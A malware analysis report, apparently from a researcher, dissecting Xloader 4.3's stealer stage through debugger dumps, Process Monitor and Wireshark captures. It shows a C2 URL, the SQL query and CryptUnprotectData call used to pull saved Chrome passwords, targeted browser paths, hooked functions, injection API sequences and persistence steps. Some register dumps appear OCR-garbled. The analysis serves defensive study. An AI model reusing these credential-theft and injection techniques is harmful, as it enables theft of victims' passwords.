The screenshot shows the Wireshark packet capture window titled "Wireshark - Packet 75.ens33". It displays a single HTTP request from the browser to the malware. The request is sent via port 75 to the IP address 192.168.40.129. The URL is http://www.twin68s.online/ip45/?FrsBV1=61X0MzEqTL0km2CFi50dbPoboYYnoU1fZBjqVvY6Ug2gSpd1VjqE0IM+AXUqfgwZdw6pXiefmqDK3UKUVU0zP0ienhyZlhQLlQ==&cg=k1lECYMOrWT. The packet details show the request headers and body. The bytes pane shows the raw hex and ASCII data of the packet. A red arrow points to the bytes pane with the text "Sent Through Explorer.exe".

## Botnet registration:

- The data it collects and sends in the first request is provided below:
- The Magic word: XLNG
- Bot ID: 202293EF
- Xloader Version: 4.3
- OS: Windows 10 Enterprise x64
- Username: base64\_encoded

```

    mov dword ptr ss:[ebp+8],eax ; [ebp+8]: "%13;G"
    call 2EEE420
    push ebx
    lea ecx,dword ptr ss:[ebp-228]
    push eax ; eax:\n gřádAM\ť\vZpkóúYfs"
    lea ecx,dword ptr ss:[ebp-3AC]
    push edx
    call 2EEE750
    mov ebx,dword ptr ss:[ebp-8] ; [ebp+8]: "%13;G"
    add ebx,0x1
    lea ecx,dword ptr ss:[ebp-24]
    push ecx
    lea ecx,dword ptr ss:[ebp-3AC]
    push ebx
    push eax ; eax:c2hhcGRS"
    call 2EE9B0
    push ebx
    lea eax,dword ptr ss:[ebp-3C]
    push eax ; eax:\n gřádAM\ť\vZpkóúYfs"
    lea ecx,dword ptr ds:[edi+51]
    push edx
    call 2EDA90
    push esi
    call 2EEA50
    lea edx,dword ptr ss:[ebp-128]
    push 80
    push ds
    mov dword ptr ds:[edi+08],eax ; eax:"\\n' gřádAM\ť\vZpkóúYfs"
    mov word ptr ds:[edi+408],26 ; 26:&
    nop
    .decrypted
    .function
    .nop
    .pop esi indicator
    pop esi
    mov eax,1 ; eax:"\\n' gřádAM\ť\vZpkóúYfs"
    pop esp
    mov esp,ebp
    pop ebp
    ret

```

RC4 encrypted data

Xloader version info

Plaintext data

full encrypted data

## Stealer:

- Xloader is an infostealer and form grabber.
- After registering the device, it looks for all the things it could steal from the victim
- There are a large number of email clients, browsers, ftp clients, messaging apps that it tries to look for in different paths to fetch and steal the data

Event ID	Action	Path	Value	Access	Type
12:44...	lsmseexec.exe	6732	CreateFileMapping C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:44...	lsmseexec.exe	6732	Load Image C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:44...	lsmseexec.exe	6732	QueryNameInfo C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:44...	lsmseexec.exe	6732	CreateFile C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:44...	lsmseexec.exe	6732	CloseFile C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:45...	lsmseexec.exe	6732	CreateFile C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:45...	lsmseexec.exe	6732	CloseFile C:\Windows\SysWOW64\wininet.dll	BUFFER OVERFLOW	
12:45...	lsmseexec.exe	6732	QuerySecurityFile C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:45...	lsmseexec.exe	6732	QuerySecurityFile C:\Windows\SysWOW64\wininet.dll	SUCCESS	
12:45...	lsmseexec.exe	6732	CloseFile C:\Windows\SysWOW64\wininet.dll	SUCCESS	
1:04:2...	lsmseexec.exe	6732	RegCreateKey HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ NAME NOT FOUND	Desired Access: Read	

Showing 24 of 2,768,986 events (0.00086%) Backed by virtual memory

Registers:

- EAX: 02E9098C
- ECX: 02E90A44 L:"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"
- EDX: 02E90A00
- EBP: 02E9E0C
- ESP: 02E9E040 &L:"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"
- ESI: 02E9EFS8
- EDI: 0530D95C

Stack Dump (02EE4685 - 02EE4794):

```

EIP 02EE4685
EFLAGS 00000206
ZF 0 PF 0 OF 0
DF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 0028 FS 0053
ES 0028 DS 0028
CS 0023 SS 0028

ST(0) 0000000000000000 X87r0 Empty 0.0000000000000000
ST(1) 0000000000000000 X87r1 Empty 0.0000000000000000
ST(2) 0000000000000000 X87r2 Empty 0.0000000000000000
ST(3) 0000000000000000 X87r3 Empty 0.0000000000000000
ST(4) 0000000000000000 X87r4 Empty 0.0000000000000000
ST(5) 0000000000000000 X87r5 Empty 0.0000000000000000
ST(6) 3FF8000000000000 X87r6 Empty 1.0000000000000000
ST(7) BFFF800000000000 X87r7 Empty -1.0000000000000000

```

- If it finds anything, it then tries to steal that data
- Like in case of chrome, it finds login data and it will fetch the data using sqlite3 queries
- It uses winsqlite3.dll to extract passwords
- The query is "**SELECT origin\_url, username\_value, password\_value FROM logins**"
- It decrypts that data using **crypt32.CryptUnprotectData** from the key found in local state

Registers:

- EAX: 0321CEBC "SELECT origin\_url, username\_value, password\_value FROM logins"
- ECX: 02E9EFS8 <winsqlite3.sqlite3\_prepare\_v2>
- EDX: 02E9AF40
- EBP: 02E90A44
- ESP: 02E9A14
- ESI: 0321C0E0
- EDI: 02E9E644 "C:\Users\shaddy\AppData\Local\Temp\3r9PK-75\_"

Stack Dump (02EE4485 - 02EE45F4):

```

EIP 02EE445F
EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000087 (ERROR_ALREADY_EXISTS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 0028 FS 0053
ES 0028 DS 0028
CS 0023 SS 0028

ST(0) 0000000000000000 X87r0 Empty 0.0000000000000000
ST(1) 0000000000000000 X87r1 Empty 0.0000000000000000
ST(2) 0000000000000000 X87r2 Empty 0.0000000000000000
ST(3) 0000000000000000 X87r3 Empty 0.0000000000000000
ST(4) 0000000000000000 X87r4 Empty 0.0000000000000000
ST(5) 0000000000000000 X87r5 Empty 0.0000000000000000
ST(6) 3FF8000000000000 X87r6 Empty 1.0000000000000000
ST(7) BFFF800000000000 X87r7 Empty -1.0000000000000000

```

```

EAX 6D5A1060 <winsqlites.sqlite3_step>
EBX 6D5A0000 "MZ"
ECX 6D63C578 winsqlite3.6D63C578
EDX 000000BD '%'
EBP 02E9DA18
ESP 02E9D988
ESI 0321CDE0
EDI 02E9EF78

EIP 02EEADDE
EFLAGS 00000283
ZF 0 PF 0 AF 0
OF 0 SF 1 DF 0
CF 1 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000000000000000 x87r0 Empty 0.00000000000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.00000000000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.00000000000000000000000000000000
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.00000000000000000000000000000000
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.00000000000000000000000000000000
ST(5) 00000000000000000000000000000000 x87r5 Empty 0.00000000000000000000000000000000
ST(6) 3FFF8000000000000000000000000000 x87r6 Empty 1.00000000000000000000000000000000
ST(7) BFFF8000000000000000000000000000 x87r7 Empty -1.00000000000000000000000000000000

<
Default (stdcall)
1: [esp] 4AB491F7
2: [esp+4] 02E9EF78
3: [esp+8] 6D63C148 "%C\t"
4: [esp+c] 00000000
5: [esp+10] 00000000
>
```

```

EAX 7761A8B0 <crypt32.CryptUnprotectData>
EBX 02E9EF58
ECX 776B93E0 crypt32.776B93E0
EDX 000000FA 'ü'
EBP 02E9DA18
ESP 02E9D9C8
ESI 0321CDE0
EDI 02E9EF78

EIP 02EEAE88
EFLAGS 00000212
ZF 0 PF 0 AF 1
OF 0 SE 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000000000000000 x87r0 Empty 0.00000000000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.00000000000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.00000000000000000000000000000000
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.00000000000000000000000000000000
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.00000000000000000000000000000000
ST(5) 00000000000000000000000000000000 x87r5 Empty 0.00000000000000000000000000000000
ST(6) 3FFF8000000000000000000000000000 x87r6 Empty 1.00000000000000000000000000000000
ST(7) BFFF8000000000000000000000000000 x87r7 Empty -1.00000000000000000000000000000000
```

- If it finds anything, it creates a file in temp folder with the static name of "**3r9Pk-75**"
- If the file exists already, it first deletes the previous one and then write new with the updated date.
- Reads the file by the following API sequence
  - ❖ NtCreateFile
  - ❖ NtQueryInformationFile
  - ❖ NtReadFile
  - ❖ NtWriteFile

```

02EE43F8
push ebx
lea ecx,dword ptr ds:[esi+2C] ; esi+2C:L"\3r9Pk-75_"
push ecx
push edi
edi:L"C:\Users\shaddy\AppData\Local\Temp"
call 0EE7E80
push 0
push edi : edi:L"C:\Users\shaddy\AppData\Local\Temp"
push ebx
call 0EE7E70
mov edx,dword ptr ss:[ebp+C]; [ebp+C]:L"C:\Users\shaddy\AppData\Local\Google\User Data\Default\Login Data"
push edi : edi:L"C:\Users\shaddy\AppData\Local\Temp"
push ebx
call 0EE37C0
push edi : edi:L"C:\Users\shaddy\AppData\Local\Temp"
mov edi,dword ptr ss:[ebp+C]; [ebp+C]:L"C:\Users\shaddy\AppData\Local\Google\User Data\Default\Login Data"
push edi : edi:L"C:\Users\shaddy\AppData\Local\Temp"
call 0EE3E40
mov eax,dword ptr ds:[esi]
add esp,40
emp
leave
ret 24
EE4518

```

EAX 00000000  
**EBX 02EE9EFS8**  
**ECX 02EE9E8C**  
**EDX 0000000A**  
**EBP 02E9D444**  
**ESP 02E9D400** & "C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75\_"  
**ESI 0321CDE0**  
**EDI 0321D1CC** L:"C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75\_"  
**EIP 02EE4409**  
EFLAGS 00000246  
ZF 0 SF 0 AF 0  
OF 0 SF 0 DF 0  
CF 0 TF 0 IF 1  
LastError 00000000 (ERROR\_SUCCESS)  
LastStatus 00000000 (STATUS\_SUCCESS)  
GS 002B FS 0053  
ES 002B DS 002B  
CS 0023 SS 002B  
ST(0) 00000000000000000000000000000000 x87r0 Empty 0.00000000000000000000000000000000  
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.00000000000000000000000000000000  
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.00000000000000000000000000000000  
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.00000000000000000000000000000000  
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.00000000000000000000000000000000  
ST(5) 00000000000000000000000000000000 x87r5 Empty 0.00000000000000000000000000000000  
ST(6) 3FF80000000000000000000000000000 x87r6 Empty 1.00000000000000000000000000000000  
ST(7) BFF80000000000000000000000000000 x87r7 Empty -1.00000000000000000000000000000000  
<
Default (stdcall)
1: [esp+4] 00000013
2: [esp+8] 00000000
3: [esp+C] 0321D1CC L:"C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75\_"
4: [esp+10] 0321CDE0 L:"3r9Pk-75\_"
5: [esp+14] 00000000

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path
5:51:21.5406...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
5:51:21.5415...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
5:53:08.3215...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
6:01:46.2032...	msiexec.exe	6732	ReadFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:55:01.3256...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:55:26.8791...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:56:16.0700...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:57:24.2148...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
6:04:58.0878...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
6:07:32.1850...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
6:08:29.5382...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
6:10:03.1858...	msiexec.exe	6732	WriteFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_

## Web-Browsers



## Mail clients, FTP clients, IM apps



Targeted processes

## Decrypted Functions:

- A lot of data is hidden at first because of encrypted functions
- Similar to stage2 malware, the stage3 version also have encrypted functions in it
- Those are decrypted at run-time
- Those functions also contain encrypted hex-based strings for targeted processes
- The strings for targeted applications and paths are pushed onto stack at run-time.

push eax  
**CALL 2EEE420**  
lea eax,dword ptr ss:[ebp-38C]  
xor eax,edx  
push edx  
mov dword ptr ss:[ebp-38B],61004D  
mov dword ptr ss:[ebp-388],6C0070  
mov dword ptr ss:[ebp-384],530065  
mov dword ptr ss:[ebp-380],530072  
mov dword ptr ss:[ebp-37C],690064  
mov dword ptr ss:[ebp-378],5C006F  
mov dword ptr ss:[ebp-374],680043  
mov dword ptr ss:[ebp-370],6F0072  
mov dword ptr ss:[ebp-36C],6C0059  
mov dword ptr ss:[ebp-368],5C0050  
mov dword ptr ss:[ebp-364],730075  
mov word ptr ss:[ebp-360],dx  
**CALL 2EEE640**

lea eax,dword ptr ds:[eax+eax+2]  
push ecx  
lea edx,dword ptr ss:[ebp-38C]  
push edx  
lea eax,dword ptr ds:[esi+798]  
push edx  
**CALL 2EEE420**  
lea ecx,dword ptr ss:[ebp-B4]  
add esp,40  
xor eax,eax  
push eax  
push edx  
mov dword ptr ss:[ebp-B4],680043  
mov dword ptr ss:[ebp-B1],6F0072  
mov dword ptr ss:[ebp-AC],69006D  
mov dword ptr ss:[ebp-AB],690075  
mov word ptr ss:[ebp-A8],ax  
**CALL 2EEE640**  
lea ecx,dword ptr ds:[eax+eax+2]  
push edx  
lea edx,dword ptr ss:[ebp-B4]  
push eax  
lea ecx,dword ptr ds:[esi+708]  
push ecx  
**CALL 2EEE420**  
lea edx,dword ptr ss:[ebp-30]  
push edx  
mov dword ptr ss:[eax-30],6F0054

E640  
E2EA

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Hex	ASCII
8E04D 61 00 70 00 6C 00 65 00 53 00 74 00 75 00	M.a.p.l.e.S.t.u.
8F064 00 69 00 6F 00 6C 00 43 00 68 00 72 00 6F 00	d.i.o.\C.h.r.o.
8906D 00 65 00 50 00 6C 00 75 00 73 00 00 00 28 F0	m.e.P.s...@.u
91060 00 60 00 60 00 60 00 60 00 60 00 00 00 00 00	r.t.w.a.r.e.S.
92066 74 00 77 00 61 00 72 00 65 00 5C 00 42 00	f.t.w.a.r.e.S.B.
93072 00 6F 00 77 00 73 00 65 00 72 00 00 F3 F6	Y.a.n.d.e.x.\Y.
94059 00 61 00 6E 00 64 00 65 00 78 00 5C 00 59 00	a.n.d.e.x.\A.
95061 00 6E 00 64 00 65 00 69 00 69 00 E9 02 F0 C3 02 29	s.e.v.e.é.ó.#
9608C D9 E9 02 E4 B0 ED 02 A1 EC ED 02 77 10 00 00	úé.íí.w...úé.
98088 DC E9 02 A1 EC ED 02 77 10 00 00 5C DC E9 02	á.íí.w...úé.
990E1 12 ED 02 A1 EC ED 02 77 10 00 00 88 DC E9 02	....Xé.Xé....
9A000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
9B000 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

02E90788 02E908E0 L"MapleStudio\ChromePlus"  
02E907BC 0324CD88 L"Comodo\Dragon"  
02E907C0 02E90AFC L"Comodo\Dragon"  
02E907C4 0324CD08 L"Comodo\Dragon"  
02E907CC 0324CD48 L"360chrome\Chrome"  
02E907D0 02E90A14 L"360chrome\Chrome"  
02E907D4 00000024 L"360chrome\Chrome"  
02E907D8 0324CD04 L"360chrome\Chrome"  
02E907DC 0324CD08 L"Slimjet"  
02E907E0 02E90BDC L"Slimjet"  
02E907E4 00000010 L"Slimjet"  
02E907E8 02E90BDC L"Slimjet"  
02E907F0 02E9EF58 L"360chrome\Chrome"  
02E907F4 0055005C L"360chrome\Chrome"  
02E907F8 00650073 L"360chrome\Chrome"  
02E907FC 00200072 L"360chrome\Chrome"

x87 Tagword FFFF  
Default (stdcall)  
1: [esp] 02E908E0 L"MapleStudio\ChromePlus"  
2: [esp+4] 02E907BC L"Comodo\Dragon"  
3: [esp+8] 02E90AFC L"Comodo\Dragon"  
4: [esp+C] 0000001C  
5: [esp+10] 02E90AFC L"Comodo\Dragon"

Address	Length	Result
0x2e9c4c1	16	><PProgramFiles
0x2e9c99a	13	LOCALAPPDATA
0x2e9d48c	58	C:\Users\shaddy\AppData\Local
0x2e9d694	24	LOCALAPPDATA
0x2e9d7f4	20	\User Data
0x2e9d834	42	Chromium Recovery
0x2e9d874	54	BraveSoftware\Brave-Browser
0x2e9d8ac	50	Opera Software\Opera Neon
0x2e9d8e0	44	MapleStudio\ChromePlus
0x2e9d910	44	(VAST Software\Browser
0x2e9d940	40	Yandex\YandexBrowser
0x2e9d96c	40	CatalinaGroup\Citro
0x2e9d998	40	Fenrir Inc\Sleipnir5
0x2e9d9c4	40	Epic Privacy Browser
0x2e9d9f0	32	Elements Browser
0x2e9da14	30	360Chrome\ChroX
0x2e9e070	12	vaultcli.dll
0x2e9e30c	182	/c copy "C:\Users\shaddy\Desktop\dump.exe" "C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe" /N
0x2e9e40c	22	dllhost.exe
0x2e9e8bc	11	dllhost.exe
0x2e9f19b	10	{3}:JW*h
0x2e9f2f8	86	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe






- It sets inline hooks in targeted processes for stealing plaintext data from the parameters of the functions
- The data stolen from victim processes is saved in a shared memory between 3 processes
  - ❖ Victim Process
  - ❖ Stage3 Malware
  - ❖ Explorer
- The xloader is stuck in a loop here
- On every loop, it does the following:
  - ❖ Enumerates all running processes
  - ❖ Set inline hooks in targeted processes if found (by injecting code)
  - ❖ Steal clipboard data
  - ❖ Tries to create a file in program files
  - ❖ Adds registry in RunKeys
  - ❖ Send a POST & GET request on one of the resolved c2 servers through **explorer.exe**. It has an injected payload in explorer.exe that it uses for exfiltrating stolen data.

msedge.exe (6072) Properties

Hide free regions

Base address	Type	Size	Protect...	Use
0x73bb1fb000	Private: Commit	12 kB	RW+G	Stack (thread 6128)
0x73bb9fb000	Private: Commit	12 kB	RW+G	Stack (thread 228)
0x73bc1fb000	Private: Commit	12 kB	RW+G	Stack (thread 7780)
0x73bc9f4000	Private: Commit	12 kB	RW+G	Stack (thread 8316)
0x73bd1fa000	Private: Commit	12 kB	RW+G	Stack (thread 1356)
0x73bd9f8000	Private: Commit	12 kB	RW+G	Stack (thread 8712)
0x73be1fb000	Private: Commit	12 kB	RW+G	Stack (thread 2552)
0x73be9fb000	Private: Commit	12 kB	RW+G	Stack (thread 5396)
0x73bf1f6000	Private: Commit	12 kB	RW+G	Stack (thread 8840)
0x73bf9fb000	Private: Commit	12 kB	RW+G	Stack (thread 3068)
0x73c01f9000	Private: Commit	12 kB	RW+G	Stack (thread 1900)
0x73c09fb000	Private: Commit	12 kB	RW+G	Stack (thread 936)
0x73c11f5000	Private: Commit	12 kB	RW+G	Stack (thread 692)
0x73c21fa000	Private: Commit	12 kB	RW+G	Stack (thread 1552)
0x7fb8e1c4000	Private: Commit	236 kB	RWX	
0x7fb8e204000	Private: Commit	236 kB	RWX	
0x7fb8e244000	Private: Commit	236 kB	RWX	
0x1b2c9287000	Private: Commit	4 kB	RX	
0x7ff674fd1000	Image: Commit	2,564 kB	RX	C:\Program Files (x86)\Microsoft\Ed...
0x7ff6752fa000	Image: Commit	8 kB	RX	C:\Program Files (x86)\Microsoft\Ed...
0x7ff6752fd000	Image: Commit	4 kB	RX	C:\Program Files (x86)\Microsoft\Ed...



- NtOpenProcess(), NtCreateSection(), NtMapViewOfSection()
- NtOpenThread(), NtSuspendThread(), NtGetThreadContext(), NtSetThreadContext(), NtResumeThread()
- NtProtectVirtualMemory()
- ret instruction to saved CONTEXT.Eip

## Web-browsers targeted functions

DLL	Function	Browser	Pre-encryption
secur32.dll	EncryptMessage		Yes
wininet.dll	HttpSendRequestA HttpSendRequestW InternetQueryOptionW		Yes
nspr4.dll	PR_Write		Yes
nss3.dll	PR_Write		Yes
ws2_32.dll	WSASend		No

## References:

- <https://www.fortinet.com/blog/threat-research/deep-analysis-formbook-new-variant-delivered-phishing-campaign-part-ii>
- <https://www.zscaler.com/blogs/security-research/technical-analysis-xloader-s-code-obfuscation-version-4-3>
- <https://www.zscaler.com/blogs/security-research/analysis-xloader-s-c2-network-encryption>
- <https://www.botconf.eu/botconf-presentation-or-article/in-depth-formbook-malware-analysis/>